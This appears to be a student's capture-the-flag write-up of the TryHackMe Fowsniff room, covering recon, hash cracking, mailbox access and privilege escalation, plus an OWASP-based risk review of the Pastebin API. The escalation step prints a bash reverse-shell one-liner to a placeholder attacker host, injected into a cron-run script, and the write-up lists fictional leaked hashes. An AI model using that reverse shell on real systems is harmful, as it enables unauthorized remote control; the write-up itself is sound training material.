
Broken Authentication.
FownSniff CTF Write UP

CONFIDENTIAL

Prepared By
Venedikti Mawioo
Cyber Security Analyst

Contents

FownSniff CTF Writeup



Purpose


This writeup documents the steps taken to complete the Fowsniff CTF on TryHackMe, a beginner-friendly boot2root challenge involving enumeration, hash cracking, email access, and privilege escalation. To align with the Future Interns Cyber Security Task 3 (2026) on API Security Risk Analysis, I've added a dedicated section analyzing the Pastebin API, as it plays a key role in the scenario (attackers used it to dump breached data via a link shared on hijacked Twitter). This demonstrates modern SaaS/API security skills by treating Pastebin as a public API used in real breaches.

Scope & Ethics

All actions were performed in a controlled TryHackMe environment. For the API analysis, only public documentation and read-only inspection were used—no exploitation, DoS, or private data access.


CTF link https://tryhackme.com/room/ctf

The target ip is 10.48.141.63




Enumeration.

Nmap Scan
nmap -A 10.48.141.63



Nmap scan shows open ports are;


- 22/tcp open ssh (OpenSSH)
- 80/tcp open http (Apache httpd)
- 110/tcp open pop3 (Dovecot pop3d)
- 143/tcp open imap (Dovecot imapd)



Visited http://10.48.141.63 (port 80), which displayed a breach announcement from Fowsniff Corp:

- Internal data breach exposed employee usernames/passwords.
- Client data unaffected.
- Employees instructed to change passwords.
- Hijacked @fowsniffcorp Twitter account; tweets deleted, potential data leaks.
- Service upgrade in progress.

From the browser, this hinted at checking the Twitter account for clues.





Social Media Recon (Twitter Hijack)

Searched for @fowsniffcorp (simulated in CTF). Found hints:


- "Is that your sysadmin? roflcopter"
- "stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd"

The hijacked account posted links to dumped data (password hashes). Since original links were dead, used Wayback Machine to trace them back. This revealed a Pastebin-style dump (in CTF, provided via hints or GitHub repo).


FowSniffCorp Pwned!
7 posts
FowSniffCorp Pwned!
@FowsniffCorp
This account is part of an educational challenge - it has been created by @berzerk0.
For more information, see the explanation - pastebin.com/378rLnGi
pastebin.com/378rLnGi Joined March 2018
2 Following 45 Followers
Not followed by anyone you're following
Posts
Replies
Media
Pinned
FowSniffCorp Pwned! @FowsniffCorp · Mar 9, 2018
lol gr8 security @FowsniffCorp - too bad I'm dumping all your passwords!
pastebin.com/NrAqVeeX
FowSniffCorp Pwned! @FowsniffCorp · Mar 9, 2018
FowSniffCorp Pwned! @FowsniffCorp · Mar 9, 2018
Rekt
Really Rekt
Tyrannosaurus Rekt


FowSniffCorp Pwned!
7 posts
Follow
@yp_yogeshprasad
|| CEH, OSCP, PCI DSS, ISO 27001 LA || Founder - Hackers Interview Media || Information Security Consultant, Cyber Security Expert
Show more
FowSniffCorp Pwned! @FowsniffCorp · Mar 9, 2018
FowSniff is a stupid name anyway.
FowSniffCorp Pwned! @FowsniffCorp · Mar 9, 2018
Is that your sysadmin? roflcopter
stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd
pastebin.com/378rLnGi

Password Hashes and Cracking



Here are some of emails and password hashes identified.

FowSniff Corp got pwn3d by B1gN1nj4!

No one is safe from my 1337 skillz!

mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4

mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56

tegel@fowsniff:1dc352435fecca338acfd4be10984009

baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb


seina@fowsniff:90dc16d47114aa13671c697fd506cf26

stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd

mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b

parede@fowsniff:4d6e42f56e127803285a0a7649b5ab11

sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e




Cracked one hash: 90dc16d47114aa13671c697fd506cf26:scoobydoo2 (seina@fowsniff)


Email Access (POP3/IMAP)

Now that I got a username and password, I will use telnet for imap po3 to login into her mail;

┌──(kali㉿kali)-[~/fowsniff]

└─$ telnet 10.49.176.30 110






I read through her email using command RETR

Initial Access (SSH)

Connecting to the machine using ssh. See figure below.



Once connected, what groups does this user belong to? Are there any interesting files that can be run by that group?


baksteen@fowsniff:~$ find / -group users -type f 2>/dev/null


Privilege Escalation

An interesting file /opt/cube/cube.sh

Edited /opt/cube/cube.sh to include a reverse shell (e.g., bash -i >& /dev/tcp/<attacker-ip>/4444 0>&1). Waited for cron/sudo execution to trigger shell as higher priv user.

Captured flag.





API Security Risk Analysis

In this CTF, attackers used a Pastebin link to publicly dump breached hashes, highlighting how insecure APIs can facilitate data exfiltration in real breaches. To extend this writeup for API security skills, I performed a read-only analysis of the Pastebin public API, a common tool for testing/learning (listed in public-apis GitHub). This mirrors how SaaS APIs like Pastebin are abused if not secured.

API Overview:

- Base URL: https://pastebin.com/api
- Endpoints: Primarily POST to /api_post.php, /api_login.php, /api_raw.php; GET for raw pastes.
- Tools Used: Browser DevTools for doc inspection; Postman for hypothetical safe requests (e.g., public raw reads).
- Methodology: Reviewed docs, mapped to OWASP API Top 10; no live exploitation.

Identified Risks (Aligned to OWASP API Security Top 10 2023):

Risk 1: Broken Authentication (OWASP API2:2023)

Description: Guest pastes can be created with only api_dev_key (no user_key), and if public/unlisted, readable without any auth via /raw/<key>. Login endpoint uses plain POST of username/password to get non-expiring user_key. **Severity**: High **Business Impact**: Allows anonymous data dumps (as in this CTF breach), leading to PII exposure, regulatory fines (GDPR), and reputation damage. Compromised user_key grants indefinite access. **Evidence**: Docs state guest pastes are unauthenticated beyond dev_key; raw endpoint requires no creds. **Remediation**: Mandate OAuth/JWT for all creations; expire tokens; use HTTPS-only with MFA for login.

Risk 2: Excessive Data Exposure (OWASP API3:2023)

Description: Public pastes expose full content without filtering. User details endpoint returns email, location, etc., if user_key provided.

Severity: High **Business Impact**: Breached data (hashes, emails) stays exposed indefinitely, enabling further attacks like phishing. In SaaS, this amplifies breach impact. **Evidence**: /raw/<key> returns entire paste raw; userdetails includes sensitive fields.

Remediation: Implement field-level filtering; auto-expire public pastes; scan for PII before publishing.

Risk 3: Unrestricted Resource Consumption (OWASP API4:2023)

Description: No documented rate limiting; only quotas for free accounts (e.g., 25 unlisted pastes). Attackers could spam creations.

Severity: Medium

Business Impact: Enables DoS via mass pastes, increasing costs; in breaches, rapid dumping of large datasets.

Evidence: Errors mention quotas but no per-IP/minute limits. **Remediation**: Add rate limiting (e.g., 10 req/min per key); use CAPTCHA for guests.

Risk 4: Security Misconfiguration (OWASP API8:2023)

Description: api_user_key never expires; dev_key required for all but exposes if leaked. No input validation mentioned for paste_code.

Severity: Medium

Business Impact: Long-lived tokens increase compromise window; misconfig leads to injection vulnerabilities.

